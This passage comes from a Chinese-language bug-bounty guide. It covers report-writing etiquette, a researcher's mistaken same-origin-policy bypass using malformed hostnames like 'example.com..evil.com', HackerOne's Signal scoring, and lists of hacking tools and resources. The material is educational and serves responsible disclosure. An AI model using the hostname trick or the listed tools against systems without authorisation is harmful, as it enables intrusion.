> 如果你不同意收到的金额，请讨论你为什么相信它值得更高的奖励。在没有详细说明你为什么相信的情况下，不要索要另一份奖金。作为回报，一家公司应该表示尊重你的时间和价值。

不要在穿越池塘之前喊“你好”

在 2016 年 3 月 17 日，Mathias Karlsson 撰写了一篇很牛并且很棒的博客文章，关于寻找可能的同源策略（SOP）绕过（同源策略是一个安全特性，它定义了 Web 浏览器如何允许脚本从网站访问内容），我在这里包含一些内容。 除此之外，Mathias 在 HackerOne 上有很好的成绩 - 截至 2016 年 3 月 28 日，他发现了 109 个漏洞，在 Signal 上为第 97 个百分比，在 Impact 上是第 95 个，公司包括 HackerOne，Uber，Yahoo，CloudFlare 等。

所以，“不要在穿越池塘之前喊‘你好’”是一个瑞典谚语，意思是你在绝对确定前不应该庆祝。你可能猜到我为什么说这个 - 挖漏洞并不总是充满阳光和彩虹。

根据 Mathias 的说法，他正在使用 Firefox，并注意到浏览器会接受格式错误的主机名（OSX），所以 URL `http://example.com..` 会加载 `example.com` ，但是在主机头中发送 `example.com..` 。然后他尝试了 `http://example.com..evil.com` 并得到相同的结果。

他立即知道了，这意味着 SOP 可以被绕过，因为 Flash 会将 `http://example.com..evil.com` 视为 `*.evil.com` 域下。他检查了 Alexa 前 10000 名，发现有 7% 的网站可以被利用，包括 `Yahoo.com` 。

他创建了一个 WriteUp，但决定做一些更多的确认。 他检查了一个同事，他们的虚拟机也证实了这个 bug。他更新了 Firefox，bug还在那里。然后他在 Twitter 暗示了他的发现。对他来说，Bug 已经验证了，对吧？

并不是。它所犯的错误就是它没有将它的操作系统更新到最新版本。这样做之后，Bug 就消失了。很明显，这在 6 个月之前就有人报告了，并且更新到 OSX 10.0.5 会修复这个问题。

我将其包含在这里来展示，即使优秀的黑客也可能弄错，以及在报告之前确认 Bug 的利用十分重要。

非常感谢 Mathias 让我包含这个 - 我推荐关注它的 Twitter 动态 `@avlidienbrunn` ，以及 `labs.detectify.com` ，Mathias 在那里的文章中写到了它。

最后的话

希望本章能帮助你，你最好准备撰写一份“杀手”报告。在发送之前，请稍等一下，眞正考虑一下报告 - 如果要公开披露和公开阅读，你会感到自豪吗？

无论你提交了什么，你应该为提供支持做好准备，为公司，其他黑客和你自己辩护。我不是说这个来吓到你，而是作为一些建议的话，我希望我最开始也能知道它。我最开始的时候，绝对提交了可疑的报告，因为我只是想上排行榜，并且助人为乐。但是，企业受到了轰炸。找到完全可重复的安全漏洞，并清楚地报告它更有帮助。

你可能会想知道谁真正关心它 - 去问公司，以及在乎其他黑客的想法的人吧。 这很公平。 但至少在 HackerOne 上，你的报告是重要的，你的统计数据将被跟踪，每当你收到有效的报告时，都会根据你的“Signal”记录数据，范围为 -10 到 7，可以平均显示你的报告值：

- 提交灌水，你会得到 -10
- 提交被拒绝，你会得到 -5
- 提交说明式信息，你会得到 0
- 提交可解决的报告，你会得到 7

同样，谁在乎呢？ Signal 现在用于判断谁能够收到私有计划的邀请，以及谁可以将报告提交给公开的计划。私有计划对于黑客来说，通常都是鲜肉 -- 这些站点刚刚进入漏洞奖励计划，仅仅向一部分黑客开放他们的站点。这意味着，潜在的漏洞和较少的竞争。

对于报告给其它公司 -- 使用我的经验作为一个警告的故事吧：

我被邀请参加一个私有计划，在一天之内，发现了八个漏洞。 但是那天晚上，我向另一个计划提交了一份报告，得到了一个无效。 这使我的 Signal 到了 0.96。 第二天，我再次向私有公司报告，并得到了通知 - 我的 Signal 太低了，我必须等待 30 天来储存点数，并且其他公司要求 Signal 为 1.0。

真是糟糕！ 虽然没有人找到我在那段时间发现的漏洞，但是他们可能会花费我的钱。每一天我都检查了我是否可以再次报告。 从那以后，我发誓要提升我的 Signal ，你也应该这样！

祝挖掘顺利！

二十一、工具

- Burp Suite
- Knockpy
- HostileSubBruteforcer
- sqlmap
- Nmap
- Eyewitness
- Shodan
- What CMS
- Nikto
- Recon-ng
- idb
- Wireshark
- Bucket Finder
- Google Dorks
- IPV4info.com
- JD GUI
- Mobile Security Framework
- Firefox Plugins
    - FoxyProxy
    - UserAgentSwitcher
    - Firebug
    - Hackbar
    - Websecurify
    - CookieManager+
    - XSS Me
    - Offsec Exploit-db Search
    - Wappalyzer

二十二、资源

- OnlineTraining
  - WebApplication Exploits and Defenses
  - The Exploit Database
  - Udacity
- Bug Bounty Platforms
  - Hackerone.com
  - Bugcrowd.com
  - Synack.com
  - Cobalt.io
- Video Tutorials
  - youtube.com/yaworsk1
  - Seccasts.com
  - Twitter#infsec
  - Twitter@disclosedh1
  - Web Application Hackers Handbook
  - Bug Hunters Methodology
- Recommended Blogs
  - philippeharewood.com
  - Philippe'sFacebookPage
  - fin1te.net
  - NahamSec.com
  - blog.it-securityguard.com
  - blog.innerht.ml
  - blog.orange.tw
  - Portswigger Blog
  - Nvisium Blog
  - blog.zsec.uk
  - Bug Crowd Blog
  - HackerOne Blog